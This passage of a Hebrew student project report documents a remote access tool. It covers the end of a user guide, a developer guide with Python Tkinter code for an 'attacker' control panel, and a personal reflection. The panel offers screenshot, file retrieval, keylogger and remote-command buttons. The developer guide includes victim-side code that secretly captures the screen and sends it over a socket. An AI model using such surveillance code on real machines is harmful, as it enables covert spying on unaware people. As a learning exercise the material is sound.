לתוקף יש עוד אופציות בחירה של פעולות בכפתורים שהוא יכול לבצע כל אחד מהן עד שהוא ילחץ על הכפתור שעוצר את החיבור בין המחשב שלו ומחשב הנתקף.

לאחר שהוא לוחץ על הכפתור של Stop The Connection התוצאה שתופיע לו על המסך היא ההודעה הזאת שמודיעה שהחיבור נפסק לפי בקשתו:



## מדריך למפתח:

מדריך זה הוא הרחבה למדריך למשתמש. בפרויקט שלי אני משתמשת בממשק גרפי Tkinter כדי להציג לתוקף את האופציות של הפעולות שהוא יכול לבחור לבצע על מחשב הנתקף.

דוגמאות של הקודים בהם השתמשתי כדי להפעיל את הפעולות:

כדי ליצור את המסך שלי ב Tkinter יצרתי את הפעולה:

```
# function that getting a text and building the screen
def build_screen(text):
    # destroy all the items on the screen to clear the screen
    for child in root.winfo_children():
        child.destroy()

    # building the screen again from the start
    root.title("hello attacker")
    root.geometry("800x900")

    # creating the main label and placing it
    label = Label(root, textvariable=var, relief=RAISED, padx=50, pady=10,
font=("Courier", 44), bg='red')
    var.set("WELCOME ATTACKER")
    label.pack()

    # creating the next label
    label2 = Label(root, textvariable=var2, relief=RAISED)
    var2.set("press what you want to get")
    label2.pack()

    # when the attacker press the button it will start another
function(invoker_get_screenshot)
    # making the button of get screenshot
    B1 = Button(root, text="Get Screenshot", command=invoker_get_screenshot)
    B1.pack()
    B1.place(bordermode=OUTSIDE, height=50, width=150, x=100, y=250)

    # when the attacker press the button it will start another
function(invoker_receive_file)
    # making the button of receive file
    B2 = Button(root, text="Receive File", command=invoker_receive_file)
    B2.pack()
    B2.place(bordermode=OUTSIDE, height=50, width=150, x=325, y=250)

    # when the attacker press the button it will start another
function(invoker_find_a_path)
    # making the button of find a path
    B3 = Button(root, text="Find A Path", command=invoker_find_a_path)
    B3.pack()
    B3.place(bordermode=OUTSIDE, height=50, width=150, x=550, y=250)

    # when the attacker press the button it will start another
function(invoker_keylogger)
    # making the button of keylogger
    B4 = Button(root, text="Keylogger", command=invoker_keylogger)
    B4.pack()
    B4.place(bordermode=OUTSIDE, height=50, width=150, x=100, y=350)

    # when the attacker press the button it will start another
function(invoker_run_command)
    # making the button of run command
```

```

B5 = Button(root, text="Run Command", command=invoke_run_command)
B5.pack()
B5.place(bordermode=OUTSIDE, height=50, width=150, x=325, y=350)

# when the attacker press the button it will start another
function(invoke_stop_connection)
# making the button of stop the connection
B6 = Button(root, text="Stop The Connection",
command=invoke_stop_connection)
B6.pack()
B6.place(bordermode=OUTSIDE, height=50, width=150, x=550, y=350)

# checking what the text(command) the function got and start another
function that is doing the command(text) that
# sent as text
if text == "screenshot":
    get_screenshot()
elif text == "receive_file":
    receive_file()
elif text == "find_a_path":
    find_a_path()
elif text == "keylogger":
    keylogger()
elif text == "run_command":
    run_command()
elif text == "stop_connection":
    stop_connection()

root.mainloop()

```

בקוד זה root הוא השם של המסך שיצרתי בעזרת הממשק הגרפי. פעולה זאת היא הפעולה העיקרית בקוד שלי כי היא כל פעם מנקה את המסך ויוצרת אותו מחדש כשלוחצים על אחד מכפתורי הפעולות.

כפי שרואים בקטע קוד זה אני יצרתי labels ככותרות ו - buttons כדי שיהיה אפשר ללחוץ על הכפתורים כדי לבצע את הפעולות הרצויות.

ליצור button היא פעולה קלה שאפשר לבצע בשלוש שורות ואפשר להוסיף עוד כפתורים למסך בנוסף:

בשורה הראשונה שם של הכפתור ואז יוצרים אותו

```
B6 = Button(root, text="Stop The Connection",
command=invoke_stop_connection)
```

המשתנה הראשון בסוגריים צריך להיות שם המסך שיצרנו ואז יש אופציה להוסיף בסוגריים משתנים לבחור טקסט לשים בתוך הכפתור ולהפעיל פעולה שלוחצים עליו.

בשורה השנייה דואגים להוסיף את הכפתור למסך

```
B6.pack()
```

פעולה שמצמידה את הכפתור למסך.

ובשורה השלישית והאחרונה דואגים למקם את הכפתור איפה שאנחנו רוצים במסך

```
B6.place(bordermode=OUTSIDE, height=50, width=150, x=550, y=350)
```

בתוך הסוגריים קובעים את הגבוה והארוך של הכפתור וגם את המיקום שלו על המסך.

בנוסף עוד דוגמא לפעולה שהיא חלק מהפרויקט שלי היא:

חלק זה הוא מקוד התוקף שמבקש ממחשב הנתקף צילום מסך שלו ומשתמש גם בפונקציה נוספת ששומרת את הצילום מסך כקובץ במיקום שנשלח כפי שכתוב בקוד.

```
# getting a screenshot of the victim computer and saving it in the attacker
computer
def get_screenshot():
    t = int(time.time())
    victim_socket.send('Screenshot')
    label = Label(root, textvariable=var5, relief=RAISED)
    var5.set("Getting Screenshot.....")
    label.pack()
    label.place(bordermode=OUTSIDE, y=500, x=100)
    root.update()
    # using the copy_files function to save the screenshot in the attacker
    computer
    copy_files(r'/Users/almogkalman/Documents/screenshots/screenshot' +
str(t) + ".png")
    var5.set(var5.get() + "\nThe Screenshot is in:
/Users/almogkalman/screenshots/screenshot" + str(t) + ".png")
```

בקטע קוד זה לאחר ששולחים דרך הרשת למחשב הנתקף בקשה לצילום מסך מודפס על המסך הודעה לתוקף הצילום מסך מגיע למחשבו ואז בסוף מודפס לו המיקום שבו הוא נשמר במחשבו.

חלק זה הוא מקוד הנתקף במצלם מסך בלי ידיעתו ושולח בחזרה לתוקף

```
if attacker_request == 'Screenshot':
    im = ImageGrab.grab()
    im.save(r'/Users/almogkalman/Downloads/screenshot.png')
    image = open(r'/Users/almogkalman/Downloads/screenshot.png')
    the_image = image.read()
    victim_socket.send(the_image)
    image.close()
    victim_socket.send('i have finished')
```

אפשר לראות בקטע קוד זה שהקוד רץ ברקע וברגע שהבקשה מהתוקף מגיע מתבצע צילום מסך וצילום המסך מועבר תקשורתית למחשב התוקף.

בנוסף לפעולה זאת יש עוד פעולות שמתבצעות באותה צורה כמו הפעולות :  
receive\_file(), keylogger(), run\_command()  
שכל פונקציות אלו פועלות דרך תקשורת עם הרשת ומוצגות באותה צורה על המסך החלק מהפעולות התוצאות מוצגות על המסך עצמו כהדפסה.



בשביל להוסיף עוד פונקציות נכתוב קוד גם בתוקף וגם בנתקף. בשביל להוסיף כפתור מתאים למסך התצוגה נשתמש בתחילת המדריך.

## רפלקציה

העבודה על הפרויקט הייתה אתגר בשבילי. בהתחלה שהתחלתי את הפרויקט הידע שלי בחומר לא היה כל כך טוב והייתי צריכה להשלים הרבה חוסרים. הרגשתי כי אני לא אספיק לעשות את הפרויקט, לא בצורה המיטבית שרציתי לעשות אותו. אך לאחר הרבה זמן שעבדתי עליו גיליתי כי הצלחתי להגיע לתוצאה שרציתי להגיע אליה בזמן המתאים.

בחירת נושא הפרויקט שלי הייתה גם התלבטות בשבילי ולאחר התייעצות רבה עם אנשים שעזרו לי ותמכו בי הגעתי להחלטה שהנושא שלי הוא הנושא שבו אני אוכל ליצור את הפרויקט הכי טוב שאני יכולה בדרך הכי טובה ויעילה. במהלך יצירת הפרויקט הידע שלי בחומר השתפר והתחלתי להבין יותר טוב את החומר והקוד שאני כותבת, בנוסף להבנת הקוד גם למדתי דברים נוספים וחדשים ששונים מחומר הלימוד הרגיל והוספתי לפרויקט שלי פעולות חדשות ושנות ממה שהכרתי עד כה.

בזכות פרויקט זה למדתי איך להתמודד לבד ולהיות עצמאית עם חומר חדש ואיך ללמוד דרך האינטרנט. בנוסף גם הצלחתי להעשיר את הידע שלי בפייתון ורשתות. הכלים שאני לוקחת איתי להמשך הם הלמידה העצמית בעזרת האינטרנט ולדבוק במטרה ולא להתייאש באמצע למרות שקשה.

במהלך הדרך היו לי הרבה קשיים ובעיות שהייתי צריכה להתמודד איתם והצלחתי לעבור אותם ולהגיע לתוצאה הסופית שלי. אחד הקשיים העיקריים שהיו לי הוא יצירת ממשק גרפי אבל לאחר למידה ארוכה ועצמית הצלחתי ליצור ממשק גרפי ולהוסיף אותו לקוד שלי. קושי נוסף שאיתו התמודדתי הוא הרשתות והעברת מידע דרכם, במהלך הדרך למדתי איך להשתמש בהם כראוי ואיך לשלב את זה בקוד שלי כמו שצריך. לאחר הרבה עבודה הקוד שלי כלל גם את הקשיים והאתגרים שלי.

אם הייתי מתחילה את הפרויקט שלי היום הייתי מתכננת את הזמן שלי יותר טוב ודואגת להשקיע יותר זמן בדברים שהיה לי קשה בהם. בנוסף הייתי מחלקת את הזמן שלי בצורה טובה יותר.

אם היה לי ידע מקדים יותר בסייבר העבודה שלי על הפרויקט הייתה יעילה יותר והייתי נתקלת בפחות קשיים אך עדיין עם הידע המועט שהיה לי הצלחתי ליצור את הפרויקט שרציתי ליצור כראוי.

לסיכום פרויקט זה לימד אותי רבות והביא אותי לתוצאה שרציתי להגיע אליה.